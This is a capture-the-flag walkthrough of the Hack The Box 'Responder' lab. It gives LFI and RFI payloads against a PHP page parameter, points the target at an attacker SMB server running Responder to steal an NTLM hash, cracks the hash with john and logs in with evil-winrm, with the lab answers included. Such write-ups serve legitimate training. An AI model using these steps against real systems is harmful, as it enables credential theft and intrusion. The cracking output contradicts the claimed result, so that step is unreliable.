Responder
Level: Starting Point Tier 1
Date: 2025-09-18
VM IP: 10.129.164.205
Task 1
When visiting the web service using the IP address, what is the domain that we are being redirected to?
Start by trying a very simple cURL to see where the address redirects to
┌──(macc㉿kaliLab)-[~]
└─$ curl 10.129.164.205
<meta http-equiv="refresh" content="0;url=http://unika.htb/">
flag: unika.htb
Task 2
Which scripting language is being used on the server to generate webpages?
If we try to access this website we find the following:

- An Error page!
The web server checks the domain name provided in the Host header field of the HTTP request and sends a response according to that.
The /etc/hosts file is used to resolve a hostname into an IP address & thus we will need to add an entry in the /etc/hosts file for this domain to enable the browser to resolve the address for unika.htb .
- Check: Manage networking (Red Hat note)
Entry in the /etc/hosts file :
echo "10.129.128.223 unika.htb" | sudo tee -a /etc/hosts
Adding this entry in the /etc/hosts file will enable the browser to resolve the hostname unika.htb to the corresponding IP address & thus make the browser include the HTTP header Host: unika.htb in every HTTP request that the browser sends to this IP address, which will make the server respond with the webpage for unika.htb .
On accessing the web page we are presented with a web designing business landing page.
Checking the site out, we see nothing of particular interest. Although, we notice a language selection option on the navbar EN and changing the option to FR takes us to a French version of the website.
Noticing the URL, we can see that the french.html page is being loaded by the page parameter, which may potentially be vulnerable to a Local File Inclusion (LFI) vulnerability if the page input is not sanitized.
Note that when we change the language to FR the URL changes to:
http://unika.htb/index.php?page=french.html
- This indicates a PHP query, therefore the scripting language being used on the server to generate webpages is PHP
flag: PHP
Task 3
What is the name of the URL parameter which is used to load different language versions of the webpage?
Based on the previous link, the parameter to select language is page=
flag: page
Task 4
Which of the following values for the page parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"
Dynamic websites include HTML pages on the fly using information from the HTTP request to include GET and POST parameters, cookies, and other variables. It is common for a page to "include" another page based on some of these parameters.
LFI or Local File Inclusion occurs when an attacker is able to get a website to include a file that was not intended to be an option for this application. A common example is when an application uses the path to a file as input. If the application treats this input as trusted, and the required sanitary checks are not performed on this input, then the attacker can exploit it by using the ../ string in the inputted file name and eventually view sensitive files in the local file system. In some limited cases, an LFI can lead to code execution as well.
flag:
"../../../../../../../../windows/system32/drivers/etc/hosts"
Task 5
Which of the following values for the page parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"
RFI or Remote File Inclusion is similar to LFI but in this case it is possible for an attacker to load a remote file on the host using protocols like HTTP, FTP etc.
flag:
//10.10.14.6/somefile
Example trying LFI:
┌──(macc㉿kaliLab)-[~]
└─$ curl http://unika.htb/index.php?page=../../../../../../../../windows/system32/drivers/etc/hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
- Great, LFI is possible as we can view the contents of the
C:\windows\system32\drivers\etc\hostsfile in the response. - The file inclusion, in this case, was made possible because in the backend the
include()method of PHP is being used to process the URL parameterpagefor serving a different webpage for different languages. And because no proper sanitization is being done on thispageparameter, we were able to pass malicious input and therefore view the internal system files
Task 6
What does NTLM stand for?
NTLM (New Technology Lan Manager)
NTLM is a collection of authentication protocols created by Microsoft. It is a challenge-response authentication protocol used to authenticate a client to a resource on an Active Directory domain.
It is a type of single sign-on (SSO) because it allows the user to provide the underlying authentication factor only once, at login.
The NTLM authentication process is done in the following way :
- The client sends the user name and domain name to the server.
- The server generates a random character string, referred to as the challenge.
- The client encrypts the challenge with the NTLM hash of the user password and sends it back to the server.
- The server retrieves the user password (or equivalent).
- The server uses the hash value retrieved from the security account database to encrypt the challenge string. The value is then compared to the value received from the client. If the values match, the client is authenticated.
flag: New Technology Lan Manager
Task 7
Which flag do we use in the Responder utility to specify the network interface?
In the PHP configuration file php.ini , "allow_url_include" wrapper is set to "Off" by default, indicating that PHP does not load remote HTTP or FTP URLs to prevent remote file inclusion attacks. However, even if allow_url_include and allow_url_fopen are set to "Off", PHP will not prevent the loading of SMB URLs. In our case, we can misuse this functionality to steal the NTLM hash.
Responder can do many different kinds of attacks, but for this scenario, it will set up a malicious SMB server. When the target machine attempts to perform the NTLM authentication to that server, Responder sends a challenge back for the server to encrypt with the user's password. When the server responds, Responder will use the challenge and the encrypted response to generate the NetNTLMv2. While we can't reverse the NetNTLMv2, we can try many different common passwords to see if any generate the same challenge-response, and if we find one, we know that is the password. This is often referred to as hash cracking, which we'll do with a program called John The Ripper.
To start with, if the Responder utility is not already installed on the machine, we clone the Responder repository to our local machine.
git clone https://github.com/lgandx/Responder
Verify that the Responder.conf is set to listen for SMB requests.
┌──(macc㉿kaliLab)-[~/Responder]
└─$ cat Responder.conf
[Responder Core]

; Servers to start
SQL      = On
SMB      = On
...
With the configuration file ready, we can proceed to start Responder with python3 , passing in the interface to listen on using the -I flag:
sudo python3 Responder.py -I tun0
The network interface can be checked by running the ifconfig command in the terminal.
In the case of Kali Linux it can be launched just by running the command sudo responder -I {network_interface}.
┌──(macc㉿kaliLab)-[~/Responder]
└─$ sudo python3 Responder.py -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
With the Responder server ready, we tell the server to include a resource from our SMB server by setting the page parameter as follows via the web browser.
http://unika.htb/?page=//10.10.14.25/somefile
Example:
┌──(macc㉿kaliLab)-[~]
└─$ curl http://unika.htb/?page=//10.10.14.25/somefile
<br />
<b>Warning</b>:  include(\\10.10.14.25\SOMEFILE): Failed to open stream: No such file or directory in <b>C:\xampp\htdocs\index.php</b> on line <b>11</b><br />
<br />
<b>Warning</b>:  include(): Failed opening '//10.10.14.25/somefile' for inclusion (include_path='\xampp\php\PEAR') in <b>C:\xampp\htdocs\index.php</b> on line <b>11</b><br />
In this case, because we have the freedom to specify the address for the SMB share, we specify the IP address of our attacking machine. Now the server tries to load the resource from our SMB server, and Responder captures enough of that to get the NetNTLMv2.
Note: Make sure to add http:// in the address as some browsers might opt for a Google search instead of navigating to the appropriate page.
After sending our payload through the web browser we get an error about not being able to load the requested file.
But on checking our listening Responder server we can see we have a NetNTLMv for the Administrator user.
The NetNTLMv2 includes both the challenge (random text) and the encrypted response.
flag: -I
Task 8
There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as john, but the full name is what?.
flag: john the ripper
Task 9
What is the password for the administrator user?
We can dump the hash into a file and attempt to crack it with john , which is a password hash-cracking utility.
echo "Administrator::DESKTOPH3OF232:1122334455667788:7E0A87A2CCB487AD9B76C7B0AEAEE133:0101000000000000005F3214B534D801 F0E8BB688484C96C0000000002000800420044004F00320001001E00570049004E002D004E0048004500380044
0049003400410053004300510004003400570049004E002D004E00480045003800440049003400410053004300
51002E00420044004F0032002E004C004F00430041004C0003001400420044004F0032002E004C004F00430041
004C0005001400420044004F0032002E004C004F00430041004C0007000800005F3214B534D801060004000200
000008003000300000000000000001000000002000000C2FAF941D04DCECC6A7691EA92630A77E073056DA8C3F
356D47C324C6D6D16F0A001000000000000000000000000000000000000900200063006900660073002F003100
30002E00310030002E00310034002E00320035000000000000000000" >
hash.txt
We pass the hash file to john and crack the password for the Administrator account. The hash type is automatically identified by the john command-line tool.
-w : wordlist to use for cracking the hash
┌──(macc㉿kaliLab)-[~]
└─$ john -w=~/Downloads/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-09-18 22:41) 0g/s 2922Kp/s 2922Kc/s 2922KC/s movingtarget..makehomepage
Session completed.
john will try each password from the given password list, encrypting the challenge with that password. If the result matches the response, then it knows it found the correct password. In this case, the password of the Administrator account has been successfully cracked.
flag: badminton
Task 10
We'll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?
Try nmap
nmap -p- --min-rate 1000 -sV 10.[129.128.223](10.129.164.205)
-p- : This flag scans for all TCP ports ranging from 0-65535
-sV : Attempts to determine the version of the service running on a port
--min-rate : This is used to specify the minimum number of packets Nmap should send per
second; it speeds up the scan as the number goes higher
We'll connect to the WinRM service on the target and try to get a session. Because PowerShell isn't installed on Linux by default, we'll use a tool called Evil-WinRM which is made for this kind of scenario.
┌──(macc㉿kaliLab)-[~/Responder]
└─$ evil-winrm -i 10.129.164.205 -u administrator -p badminton

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
We can find the flag under C:\Users\mike\Desktop\flag.txt .
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\mike\Desktop\
*Evil-WinRM* PS C:\Users\mike\Desktop> dir


    Directory: C:\Users\mike\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/10/2022   4:50 AM             32 flag.txt


*Evil-WinRM* PS C:\Users\mike\Desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>
- Now how we used the
typecommand to view the contents of theflag.txtfile.
flag: ea81b7afddd03efaa0945333ed147fac